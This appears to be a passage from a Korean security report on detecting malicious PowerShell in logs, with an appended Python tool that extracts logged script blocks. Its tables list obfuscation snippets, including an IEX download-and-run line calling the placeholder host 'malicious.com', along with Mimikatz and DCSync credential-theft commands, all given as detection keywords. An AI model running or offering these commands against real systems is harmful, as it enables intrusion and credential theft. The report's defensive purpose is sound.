악성 스크립트에서는 특정 실행 옵션이 반복적으로 관찰된다. 이러한 옵션들은 정상적인 관리 작업에서는 거의 사용되지 않으며, 실행 흔적을 최소화하거나 탐지를 회피하기 위해 악용되는 경우가 많다. 특히 콘솔 창을 숨기거나, 인코딩된 문자열을 실행하거나, 실행 정책을 우회하는 방식은 공격자들이 자주 사용하는 패턴이다.

다음은 악성 스크립트 분석 시 참고할 수 있는 주요 실행 옵션과 그 의미이다.

명령 옵션	의미
-nop (No Profile)	• 사용자 프로필을 불러오지 않고 실행해 불필요한 환경 로드 및 관련 흔적을 남기지 않음
-w hidden	• 콘솔 창을 숨긴 상태로 실행해 사용자가 눈치채지 못하도록 함
-enc	• Base64 등으로 인코딩된 명령을 해석 및 실행해 실행 인자를 단순히 확인하는 것만으로는 내용을 알 수 없게 함
-ExecutionPolicy Bypass	• 운영체제의 기본 실행 정책을 무력화해 서명되지 않은 스크립트도 제한 없이 실행할 수 있게 함
-ExecutionPolicy Unrestricted	

(2) 난독화 기법 활용

악성 스크립트에서 난독화는 단순히 코드를 복잡하게 보이는 것뿐만 아니라 탐지 회피와 분석 지연을 노린 의도적인 행위라고 볼 수 있다. 공격자는 보안 솔루션의 정적 탐지나 담당자의 확인을 어렵게 만들기 위해 실행할 명령어를 숨기는데 다양한 방식을 결합한다.

예를 들어, 명령 전체를 Base64로 인코딩한 뒤 –enc 옵션을 통해 실행하면 외형상 긴 문자열만 남게 되어 단순 로그 검증으로는 원래 명령어를 파악하기 어렵다. 이처럼 인코딩은 탐지를 피하는 가장 전형적인 수법이다. 또한 문자열을 쪼개어 합치거나 아스키코드 값으로 변환해 실행 시 조합하는 기법은 문자열 기반 탐지를 무력화한다. 공격자가 직접 코드 내용을 숨겨두고 실제 실행 시에만 원래 명령어가 드러나도록 구성하기 때문이다.

더 나아가 공격자는 난독화를 통해 분석가의 시간과 비용을 소모하게 한다. 의미 없는 긴 변수명이나 함수명, 정상 명령어에 부여된 별칭(Set-Alias) 등은 코드 전체의 가독성을 떨어뜨려 분석 속도를 늦춘다. 백틱(`)이나 캐럿(^) 같은 특수문자를 명령어 중간에 삽입하는 방식 역시 같은 효과이다. 이처럼 단순 패턴 검색을 회피하고 공격자가 원하는 부분만 숨기는 방식은 악성 스크립트의 의도를 파악하기 어렵게 만든다.

다음은 공격자들이 자주 활용하는 난독화 유형과 그 예시이다.

난독화 기법	예시 코드
Base64 인코딩 실행	powershell.exe -enc SQBuAHYAbwBrAGUALQBXAGUAYgBS...
문자열 분할 및 결합	("po" + "wer" + "shell").Invoke("calc.exe")
[char] 캐릭터 코드 치환	$cmd = [char]105+[char]101+[char]120 iex $cmd # → "iex"
역순 문자열	$cmd = "tressa"[-1..-6] -join '' iex $cmd # → "assert"
특수문자/이스케이프 삽입	I`Ex (New-Object Net.WebClient). DownloadString('http://malicious.com/a.ps1')
Alias (별칭) 사용	IEX → iex Invoke-Expression → invoke Get-ChildItem → gci
압축/암호화 후 복호화 실행	$bytes = [System.Convert]::FromBase64String("<압축된 문자열>") $stream = New-Object IO.Compression.GzipStream(...)

(3) 외부 호출 흔적

악성 스크립트의 또 다른 공통된 특징은 외부 서버와의 통신을 전제로 한다는 점이다. 공격자는 원격 서버에서 추가 스크립트나 페이로드를 내려받고, 이를 즉시 실행함으로써 디스크에 흔적을 남기지 않고 악성 행위를 수행한다. 이러한 방식은 전통적인 파일 기반 탐지 체계를 회피하는 전형적인 파일리스 공격 수법으로 분류된다. 특히 Invoke-Expression(IEX)과 결합될 경우, 다운로드한 데이터가 곧바로 코드로 실행되어 탐지와 분석이 더욱 어려워진다.

외부 호출에 사용되는 명령어나 객체 생성 패턴은 다양하다. 네트워크 연결을 통해 데이터를 가져오거나 전송하는 과정에서 특정 키워드가 반복적으로 등장하므로, 로그 분석 시 해당 키워드의 존재 여부를 확인하는 것이 효과적이다. 공격자들이 주로 활용하는 외부 호출 관련 주요 명령어와 의미는 아래와 같다.

주요 명령어	의미
Invoke-WebRequest	• 지정된 URL로 요청을 보내고 응답 데이터를 수신
Invoke-RestMethod	• REST API 호출을 통해 JSON, XML 등 구조화된 데이터 요청/수신
Start-BitsTransfer	• 백그라운드 지능형 전송 서비스(BITS)를 이용해 파일 다운로드/업로드 수행
(New-Object Net.WebClient).DownloadString()	• URL에서 문자열 형태 데이터를 가져오기
(New-Object Net.WebClient).DownloadFile()	• 지정된 URL에서 파일을 직접 다운로드
(New-Object Net.Http.HttpClient).GetStringAsync()	• 비동기 HTTP 요청으로 문자열 데이터 수신
System.Net.HttpWebRequest / WebClient	• .NET 기반 HTTP 요청 객체 생성 및 전송
New-Object System.Net.Sockets.TcpClient	• TCP 연결을 생성해 원격 호스트와 직접 통신
New-Object -ComObject MSXML2.XMLHTTP	• COM 객체를 활용해 HTTP 요청을 생성/전송

(4) 실행 관련 함수

악성 스크립트에서 주목해야 할 또 다른 특징은 실행 관련 함수의 사용이다. 이러한 함수들은 문자열을 코드로 해석하거나, 원격 시스템에서 명령을 실행하거나, 추가 페이로드를 실행하는 역할을 담당한다. 정상적인 관리 작업에서도 활용될 수 있지만 공격자는 이를 악용해 난독화 된 명령어를 해제해 실행하거나, 외부에서 다운로드 받은 페이로드를 로컬 또는 원격 환경에서 즉시 실행하는 데 사용한다. 따라서 로그 분석 과정에서 이러한 함수 호출이 반복적으로 관찰된다면 악성 행위의 가능성을 검토해야 한다.

특히 Invoke-Expression, Invoke-Command, Start-Process와 같은 함수들은 초기 침투에서부터 권한 상승, 내부 확산, 지속성 확보까지 공격 전 과정에서 빈번하게 등장한다. 이처럼 실행 관련 함수는 악성 스크립트가 실제로 동작하는 단계에서 핵심적인 역할을 담당하므로, 분석가는 반드시 해당 흔적을 주의 깊게 살펴야 한다. 공격자들이 주로 활용하는 실행 관련 함수와 의미는 아래와 같다.

주요 명령어	의미
Invoke-Expression (iex)	• 문자열을 코드로 해석해 즉시 실행
Invoke-Command (icm)	• 로컬 또는 원격 시스템에서 명령/스크립트 실행
Invoke-Item (ii)	• 지정된 파일을 기본 프로그램으로 열어 실행
Invoke-WmiMethod	• WMI 메서드를 호출해 시스템 관리 작업 수행
Start-Process	• 새 프로세스를 시작해 프로그램이나 스크립트 실행
Start-Service	• 지정된 서비스를 시작하거나 제어
Add-Type	• C# 코드를 삽입해 .NET 클래스를 동적으로 정의·실행
Start-Job	• 백그라운드 작업으로 스크립트 실행

(5) 정보 수집 및 지속성 확보

악성 스크립트는 실행 이후 환경을 파악하고 장기간 동작을 유지하기 위한 단계를 반드시 거친다. 우선 공격자는 시스템, 네트워크, 사용자 계정 등의 정보를 수집해 이후 추가적인 공격을 수행하기 위한 전략을 설계한다. 프로세스 및 서비스 목록 확인, 운영체제와 설치된 소프트웨어의 버전 확인, 네트워크 연결 정보 수집 등은 권한 상승이나 내부망 확산에 필요한 기반 자료로 활용된다.

또한 지속성 확보는 공격자가 한 번 침투한 시스템에 안정적으로 머무르기 위한 중요한 절차이다. 레지스트리 실행 키 등록, 작업 스케줄러를 이용한 예약 작업 생성, WMI 이벤트 구독과 같은 방식이 대표적이다. 이를 통해 시스템이 재부팅되거나 사용자가 로그오프하더라도 악성코드가 자동으로 다시 실행된다. 정상 관리 목적으로도 사용될 수 있지만, 이러한 행위가 비정상적인 시점이나 의심 계정에서 발견된다면 악성 스크립트의 가능성이 높다.

따라서 보안 담당자는 로그 분석 과정에서 정보 수집 및 지속성 확보에 해당하는 명령어 호출 여부를 반드시 확인해야 한다. 공격자들이 주로 활용하는 정보 수집 및 지속성 확보 관련 주요 명령어와 의미는 아래와 같다.

구분	주요 명령어	의미
정보 수집	Get-Process	• 현재 실행 중인 프로세스 목록 확인
	Get-Service	• 서비스 상태 확인
	Get-ChildItem	• 지정된 경로의 파일·디렉터리 조회
	Get-NetTCPConnection	• 활성화된 TCP 연결 정보 확인
	Get-CimInstance / Get-WmiObject	• 운영체제·하드웨어 등 시스템 세부 정보 조회 시 활용
	Get-ExecutionPolicy	• 파워셸 실행 정책 확인
지속성 유지	Register-ScheduledTask	• 작업 스케줄러에 예약 작업 등록
	Register-WmiEvent	• WMI 이벤트 구독 등록
	Set-ItemProperty / New-ItemProperty	• 레지스트리 키/값 생성 및 수정

(6) 자격 증명 탈취 및 권한 상승 시도

공격자가 시스템을 장악하기 위해 반드시 수행하는 또 다른 단계는 자격 증명 탈취와 권한 상승이다. 이를 통해 더 높은 권한을 획득하고, 네트워크 전체로 침투 범위를 확장할 수 있다. 대표적인 방법은 Mimikatz 같은 도구를 파워셸 환경에서 호출해 로그인 세션에 남아 있는 비밀번호 해시나 토큰을 추출하는 것이다. 도메인 컨트롤러 동기화 기능을 악용하거나, 사용자 계정 컨트롤(UAC)을 우회해 관리자 권한을 확보하는 기법도 자주 활용된다.

이러한 행위는 시스템 보안 정책을 근본적으로 무력화시키고, 공격자가 장기적으로 내부 자원을 통제할 수 있는 기반을 제공한다. 따라서 로그 분석에서 관련 명령어나 함수 호출이 식별될 경우, 이는 공격이 이미 중대한 단계로 진입했음을 의미하는 신호로 간주해야 한다. 공격자들이 활용하는 자격 증명 탈취 및 권한 상승 시도와 관련된 구체적인 명령어와 의미는 아래 표와 같다.

구분	주요 명령어	의미
자격 증명 탈취	Invoke-Mimikatz	• 파워셸에서 Mimikatz 기능을 호출해 자격 증명 추출
	sekurlsa::logonpasswords	• 메모리 내 사용자 로그인 자격 증명 추출
	lsadump::sam	• SAM 데이터베이스에서 해시 추출
	Invoke-DCSync	• 도메인 컨트롤러 동기화 기능을 악용해 계정 정보 획득
권한 상승 시도	Invoke-TokenManipulation	• 액세스 토큰 변조를 통한 권한 상승
	Invoke-BypassUAC	• 사용자 계정 컨트롤(UAC) 우회를 통한 관리자 권한 획득

05 결론

파워셸은 본래 시스템 관리와 자동화를 위해 설계된 강력한 도구이지만, 오늘날 침해사고 현장에서는 공격자가 가장 빈번하게 악용하는 수단으로 자리 잡았다. 특히 파일리스 기법과 결합할 경우 디스크에 흔적을 남기지 않고 메모리상에서만 실행되기 때문에 기존 보안 솔루션만으로는 탐지가 쉽지 않다. 이에 따라 단순히 악성파일이나 네트워크 패킷을 조사하는 방식만으로는 공격을 식별하기 어려우며 반드시 파워셸 실행 이력 분석이 병행되어야 한다.

실행 이력 분석은 공격 여부를 판별하는 것을 넘어, 공격자가 어떤 명령을 수행했는지, 내부망 확산이나 자격 증명 탈취가 있었는지 등 공격 전 과정을 재구성하는 데 핵심적이다. 본 보고서에서 정리한 명령 옵션, 난독화 패턴, 외부 호출 흔적, 실행 함수, 정보 수집 및 지속성 확보, 자격 증명 탈취와 같은 특징들은 공공기관 보안 담당자가 분석 과정에서 반드시 주목해야 할 항목이다. 특징별로 제시한 주요 키워드 표는 실제 로그 검증 시 빠른 판단 근거가 될 수 있으며, 이를 활용하면 탐지 효율을 크게 높일 수 있다.

공격자는 정상 관리 도구와 같은 기능을 사용하기 때문에 위협은 언제나 담당자에게는 정상 행위처럼 위장되어 나타난다. 따라서 보안 담당자는 "파워셸 사용 흔적은 모두 의심해본다"라는 태도로 접근하고 로그 교차 분석을 통해 작은 단서라도 놓치지 않는 노력이 필요하다. 초기 대응 단계에서 이러한 세심한 분석이 이루어진다면 공격 확산을 조기에 차단하고 조직 전체의 피해를 최소화할 수 있다.

결국 파워셸 실행 이력 분석은 선택이 아니라 필수이다. 본 보고서가 파워셸 기반 공격을 이해하는 데 작은 도움이 되기를 바라며, 각 기관의 보안 운영 환경에 맞게 실행 이력 검증 절차를 활용할 수 있길 기대한다.

[별첨] 파워셀 스크립트 블록 추출 스크립트 (Python)

extract_powershell_block.py	
실행 방법	python extract_powershell_block.py [백업 이벤트로그]

```
import subprocess
import xml.etree.ElementTree as ET
from collections import defaultdict
import os
import sys

def restore_powershell_scripts(input_file=None):
    """
    PowerShell 이벤트 로그를 읽고 분할된 스크립트 블록을 복원합니다.
    input_file이 지정되면 해당.evtx 파일에서, 그렇지 않으면 실시간 로그에서 읽습니다.
    """
    output_dir = "restored_scripts"
    os.makedirs(output_dir, exist_ok=True)

    # 입력 소스에 따라 wevtutil 명령어 구성
    if input_file:
        print(f"백업 파일'{input_file}'에서 로그를 읽습니다...")
        # /lf:true는 파일 기반 로그를 쿼리하는 옵션
        command = [
            'wevtutil', 'qe', input_file, '/lf:true',
            '/q:*[System[EventID=4104]]',
            '/f:xml'
        ]
    else:
        print("시스템의 실시간 PowerShell 로그를 읽습니다...")
        command = [
            'wevtutil', 'qe', 'Microsoft-Windows-PowerShell/Operational',
            '/q:*[System[EventID=4104]]',
            '/f:xml'
        ]

    print(f"복원된 스크립트는'{output_dir}' 폴더에 저장됩니다.")

    try:
        result = subprocess.run(
            command,
            capture_output=True,
            text=True,
            encoding='utf-8',
```

```
            errors='ignore',
            check=False
        )

        if result.returncode != 0:
            print(f"wevtutil.exe 실행 중 오류가 발생했습니다(종료 코드: {result.returncode}).")
            print(f"오류 내용:\n{result.stderr}")
            return

        xml_content = f"<Events>{result.stdout}</Events>"
        root = ET.fromstring(xml_content)

    except FileNotFoundError:
        print("오류: 'wevtutil.exe'를 찾을 수 없습니다. Windows 환경에서 실행 중인지 확인하세요.")
        return
    except ET.ParseError as e:
        print(f"XML 파싱 오류가 발생했습니다: {e}")
        return
    except Exception as e:
        print(f"스크립트 실행 중 예기치 않은 오류가 발생했습니다: {e}")
        return

    script_data = defaultdict(lambda: {'parts': [], 'timestamp': None})
    ns = {'e': 'http://schemas.microsoft.com/win/2004/08/events/event'}

    for event in root.findall('e:Event', ns):
        event_data = event.find('e:EventData', ns)
        if event_data is not None:
            script_block_id = None
            script_text = None

            for data in event_data.findall('e:Data', ns):
                if data.get('Name') == 'ScriptBlockId':
                    script_block_id = data.text
                elif data.get('Name') == 'ScriptBlockText':
                    script_text = data.text

            if script_block_id and script_text:
                if not script_data[script_block_id]['timestamp']:
                    time_created_element = event.find('e:System/e:TimeCreated', ns)
                    if time_created_element is not None:
                        script_data[script_block_id]['timestamp'] =
time_created_element.get('SystemTime')

                script_data[script_block_id]['parts'].append(script_text)
```

```
    if not script_data:
        print("\n해당 조건에 맞는PowerShell 스크립트 실행 기록을 찾을 수 없습니다.")
        return

    print(f"\n총{len(script_data)}개의 고유한 스크립트 블록을 찾았습니다. 파일로 저장합니다...")

    for block_id, data in script_data.items():
        full_script = "".join(data['parts'])
        timestamp = data.get('timestamp', 'no_timestamp')

        safe_timestamp = timestamp.split('.')[0].replace(':', '_').replace('-', '')
        safe_block_id = "".join(c if c.isalnum() else "_" for c in block_id)

        file_name = f"{safe_timestamp}_{safe_block_id}.txt"
        file_path = os.path.join(output_dir, file_name)

        try:
            with open(file_path, 'w', encoding='utf-8') as f:
                f.write(full_script)
            print(f"  - 저장 완료: {file_path}")
        except Exception as e:
            print(f"  - 파일 저장 실패: {file_path} ({e})")

if __name__ == "__main__":
    # 커맨드 라인에서 파일 경로 인자를 확인
    if len(sys.argv) > 1:
        input_evtx_file = sys.argv[1]
        restore_powershell_scripts(input_file=input_evtx_file)
    else:
        restore_powershell_scripts()
```